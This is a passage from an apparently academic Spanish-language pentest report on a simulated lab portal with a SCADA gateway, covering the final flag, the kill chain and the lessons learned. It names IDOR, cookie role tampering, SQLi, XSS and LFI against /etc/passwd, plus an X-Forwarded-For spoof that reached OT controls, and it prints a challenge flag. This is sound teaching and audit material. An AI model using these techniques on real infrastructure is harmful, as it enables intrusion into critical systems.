
C. Impacto y Riesgo

- Confidencialidad Estructural (OT/IT): Medio. La exposición detallada de la arquitectura de dependencias, relaciones upstream/downstream y alcances de autorización en componentes de infraestructura crítica facilita el análisis de impacto para la planificación de ataques encadenados (chain reactions).

D. Mitigaciones Recomendadas

- Restricción de acceso a metadatos estructurales: proteger los endpoints de inventario y dependencias de activos mediante autenticación estricta basada en roles operativos válidos.
- Depuración de cabeceras internas: eliminar cabeceras HTTP de respuesta personalizadas que expongan estados de alcance de autorización o tokens de validación en entornos productivos.

E. Evidencias de la captura



Hallazgo 20: Consolidación Final del Sistema y Estado del Escenario

ID / Bandera: UPSLP_CNOIV-NOW-YOU-CONTROL-20

Componente Afectado: Panel General del Sistema / Mando Operativo (/system.php)

Categoría: Cierre de Auditoría / Consolidación de Pentesting (Final System Review & Scenario Summary)

Resultado: Análisis final del panel del sistema y consola de control OT, verificando la superación de las 20 banderas del entorno INTERAFAS-LAB, el estado de confianza del sistema (0%) y la extracción del último token de validación.

A. Descripción Técnica y Causa Raíz

Como fase final de la auditoría y ejercicio de pentesting sobre el portal institucional e infraestructura SCADA/OT del sistema INTERAFAS (/system.php), se evaluó el estado global de privilegios, control de sesión y la superación de la totalidad de los retos planteados en el escenario académico.

El panel administrativo y las terminales de control de operaciones revelan la consolidación de los accesos logrados (20 de 20 banderas completadas), el cambio de estado en los componentes de pasarela RTU y la emisión del último token de validación institucional en la interfaz y consola del sistema.

Este hallazgo no introduce una vulnerabilidad nueva, sino que confirma formalmente el compromiso acumulativo de los 19 vectores anteriores: el nivel de confianza del sistema reportado en 0% es la métrica consolidada que certifica la pérdida total de garantías de confidencialidad, integridad y disponibilidad sobre el entorno IT y OT auditado.

B. Comprobación de Hallazgos y Evidencia Técnica

1. Reconocimiento y validación final en panel de control (/system.php): acceso a la vista consolidada del sistema e inspección de los registros de estado global de las estaciones de la red metropolitana (12/12 estaciones online, control OT activo y nivel de confianza en 0%).

[Evidencia Panel de Sistema y Alertas Críticas OT / Evidencia Consola Root y Resumen de 20 Banderas Completadas]

2. Extracción y validación del token final: identificación de la bandera oficial que cierra el ciclo de evaluación en el entorno simulado.

```
Indicador de Estado: 20 / 20 FLAGS - OWNED
Token de Validación (Bandera 20): UPSLP_CNOIV-NOW-YOU-CONTROL-20
```

[Evidencia Consola Interactiva y Token de Cierre Bandera 20]


C. Impacto y Riesgo

- Compromiso Total de la Infraestructura: Crítico. La superación en cascada de los 20 vectores de vulnerabilidad demuestra un fallo integral en la arquitectura de seguridad del sistema, abarcando desde controles de acceso web y divulgación de información hasta la manipulación de lógica de negocio y pasarelas SCADA/OT.

D. Mitigaciones Recomendadas

- Rediseño arquitectónico de seguridad en profundidad (Defense in Depth): implementar una separación estricta y segura entre los entornos corporativos (IT) y las redes de control industrial (OT), eliminando dependencias de confianza basadas en cabeceras manipulables o configuraciones por defecto.
- Hardening integral: aplicar parches de seguridad, esterilización rigurosa de entradas y salidas, control estricto de sesiones y autenticación multifactor (MFA) obligatoria en todos los paneles administrativos y operativos.

E. Evidencias de la captura



5. Cadena de Ataque (Kill Chain)

Las 20 banderas documentadas no constituyen hallazgos aislados: representan una cadena de ataque coherente en la que cada etapa de reconocimiento habilitó, directa o indirectamente, la explotación de la siguiente, hasta culminar en el compromiso total del entorno IT y OT de INTERAFAS-LAB. A continuación se describe la relación secuencial entre los hallazgos.

5.1 Etapa de Reconocimiento: el mapa del objetivo (Banderas 1, 2, 4, 11, 15)

El ataque inició con fallas elementales de exposición de información. La Bandera 1 (listado de directorios y archivo .env expuesto) entregó nombres de host internos (WEBOPS-03), la estructura del DocumentRoot (/var/www/html) y confirmó el patrón de nomenclatura de tokens del sistema. La Bandera 2 (runtime-config.js y build-manifest.php) amplió este mapa revelando rutas internas de la API (/api/scenario-state.php) y la convención de versionado de releases. La Bandera 4 (archivo .bak) aportó una copia completa del código fuente PHP del módulo de transparencia, permitiendo auditoría estática sin autenticación. Más adelante, la Bandera 11 (endpoint no documentado /api/service-history.php) y, de forma decisiva, la Bandera 15 (/api/infrastructure-status.php) revelaron el dato más crítico de toda la cadena: el segmento de red operativo OPS-NET-20 (10.40.20.0/24), el nombre de la pasarela ascendente (RTU-GW-07) y la ruta exacta del gateway de operaciones (/operations/gateway.php). Sin este dato de reconocimiento, el pivote hacia OT documentado en la fase final habría sido inviable.

5.2 Etapa de Enumeración y Control de Acceso Web (Banderas 3, 5, 6, 12, 14)

Con el mapa de la aplicación en mano, el siguiente paso fue probar los límites de autorización dentro del propio portal ciudadano. La Bandera 3 (IDOR en /expediente.php) demostró que los identificadores de recurso son secuenciales y no se valida la propiedad del objeto contra la sesión, patrón que se repite de forma casi idéntica en la Bandera 12 (BOLA en /api/service-history.php) y que también se manifiesta como falla relacional en la Bandera 14 (vínculo proveedor-contrato). La Bandera 5 (exportación de proveedores) confirmó que los flujos de descarga masiva carecen de control de contexto. El hallazgo más significativo de esta etapa es la Bandera 6: el descubrimiento de que el control de rol (portal_role) se almacena y confía en una cookie del cliente permitió escalar de ciudadano a procurement_admin con una simple modificación de cabecera, estableciendo el precedente explotado más adelante contra las cabeceras X-Forwarded-For del entorno OT.

5.3 Etapa de Explotación Técnica (Banderas 7, 8, 9, 13)

Esta etapa confirmó que las debilidades de control de acceso coexisten con fallas clásicas de validación de entrada. La Bandera 7 (SQLi ciega en /validar-referencia.php) permitió, mediante sqlmap, enumerar la base de datos interafas completa y extraer directamente tokens de la tabla portal_validation_meta, demostrando que un atacante no depende únicamente de fallas de lógica: puede extraer cualquier dato almacenado en el backend. La Bandera 8 (Stored XSS en /reportes.php) mostró que el mismo problema de falta de sanitización de entrada se extiende al contenido generado por usuarios y renderizado para operadores, abriendo la puerta a secuestro de sesión de administradores. La Bandera 9 (LFI en /descargar-documento.php) llevó la falta de validación de entrada al sistema de archivos del servidor, confirmando lectura arbitraria incluso con /etc/passwd. La Bandera 13 (manipulación del monto de pago) mostró que ni siquiera las transacciones financieras se revalidan en servidor, cerrando el cuadro de una aplicación que no aplica el principio de "nunca confiar en el cliente" en ninguna capa.

5.4 Etapa de Sesión y Pivote hacia Operaciones (Banderas 10, 16, 17, 18, 19)

La Bandera 10 confirmó, mediante el análisis de cabeceras de respuesta (X-INTERAFAS-Session-State), que el servidor expone metadatos internos de control de sesión en producción — el mismo patrón de cabeceras personalizadas (X-INTERAFAS-*) reaparece de forma consistente en los hallazgos de operaciones. Armado con el segmento de red 10.40.20.0/24 descubierto en la Bandera 15, el auditor ejecutó el movimiento decisivo de la cadena: en la Bandera 16, al enviar la cabecera X-Forwarded-For: 10.40.20.15 hacia

/operations/gateway.php, el servidor —que confía ciegamente en cabeceras de reenvío manipulables por el cliente, el mismo patrón de confianza indebida ya explotado en la Bandera 6— concedió acceso al gateway operativo. Esta misma técnica de bypass se reutilizó sin variación en la Bandera 17 para extraer telemetría SCADA en tiempo real (niveles de tanque, presión, estado de bombas y válvulas), en la Bandera 18 para interactuar con el endpoint de actualización de firmware del dispositivo RTU-GW-07 (revelando que la verificación es solo por checksum, sin firma criptográfica), y en la Bandera 19 para obtener el mapa completo de dependencias de activos (X-INTERAFAS-Authorization-Scope: exceeded), confirmando que el alcance de autorización del atacante había superado cualquier límite previsto por el diseño del sistema.

5.5 Consolidación Final (Bandera 20)

La Bandera 20 no introduce una técnica nueva: es la confirmación formal, desde el panel de control del sistema (/system.php), de que las 19 etapas anteriores se encadenaron exitosamente hasta un compromiso total — 20/20 banderas obtenidas y un nivel de confianza del sistema reportado en 0%. Esta métrica resume en un solo valor el resultado de la cadena completa: una falla de reconocimiento sin importancia aparente (Bandera 1) terminó, a través de una progresión lógica y reproducible de nueve etapas intermedias, en control de visibilidad sobre infraestructura crítica de control industrial.

6. Conclusiones y Calidad del Informe

6.1 Lecciones Aprendidas

El ejercicio sobre INTERAFAS-LAB deja varias lecciones técnicas de alto valor formativo. En primer lugar, la seguridad de una aplicación no puede evaluarse hallazgo por hallazgo de forma aislada: el valor real de un reconocimiento aparentemente menor (un archivo .env en un .zip olvidado, una cabecera de diagnóstico) solo se revela cuando se correlaciona con etapas posteriores de la cadena de ataque, como ocurrió con el segmento de red OPS-NET-20 descubierto en la Bandera 15 y explotado en las Banderas 16 a 19. En segundo lugar, el patrón más repetido a lo largo de las 20 banderas —confiar en datos controlados por el cliente (cookies de rol, cabeceras X-Forwarded-For, montos de formulario, identificadores de recurso en la URL) como si fueran datos confiables— demuestra que la mayoría de los hallazgos críticos no requirieron herramientas sofisticadas, sino la ausencia sistemática de validación en el servidor.

En tercer lugar, la convivencia de un portal ciudadano convencional (IT) con una pasarela de operaciones industriales (OT) dentro del mismo dominio de aplicación, protegida únicamente por una cabecera HTTP spoofable, representa el riesgo de mayor impacto identificado en todo el ejercicio: en entornos reales de infraestructura crítica (agua, energía, transporte), un patrón equivalente podría traducirse en manipulación física de procesos industriales, no solo en fuga de información.

6.2 Conclusión General sobre la Resiliencia del Sistema

La resiliencia del sistema INTERAFAS frente a un adversario con conocimientos básicos e intermedios de pentesting resultó nula: las 20 banderas propuestas en el escenario académico fueron superadas en su totalidad, sin que en ningún punto de la cadena existiera un control compensatorio (detección de anomalías, limitación de tasa, alertas de intento de escalamiento, segmentación física de red) capaz de interrumpir la progresión del atacante. Esto no refleja la sofisticación del adversario, sino la ausencia de un modelo de

seguridad en profundidad: cada capa de la aplicación —frontend, backend, sesión, base de datos y frontera OT— falló de manera independiente y sin redundancia defensiva.

Se recomienda a la organización priorizar tres líneas de remediación estructurales por encima de los parches puntuales descritos en cada hallazgo: (1) centralizar toda decisión de autorización y validación de datos en el servidor, eliminando la confianza en cookies, cabeceras y parámetros controlados por el cliente; (2) establecer una segmentación de red física y autenticación de operador robusta como única vía de acceso al entorno OT, independiente de cualquier cabecera HTTP; y (3) implementar un proceso de higiene de despliegue (CI/CD) que elimine de forma automática artefactos de depuración, respaldos, tokens de prueba y cabeceras de diagnóstico antes de exponer cualquier componente en producción. La adopción de estas tres líneas habría neutralizado, por sí sola, a 14 de las 20 banderas documentadas en este informe.

6.3 Nota sobre la Calidad del Informe

El presente informe fue elaborado siguiendo una estructura técnica estandarizada (alcance y metodología, resumen ejecutivo, inventario consolidado, desarrollo técnico detallado por hallazgo, cadena de ataque y conclusiones), preservando en todo momento el máximo nivel de detalle técnico: comandos exactos, parámetros, solicitudes y respuestas HTTP literales, rutas del sistema y los 20 valores de bandera (flags) exactamente como fueron extraídos durante el ejercicio, con el fin de garantizar la trazabilidad y reproducibilidad de cada hallazgo ante una revisión académica o de auditoría.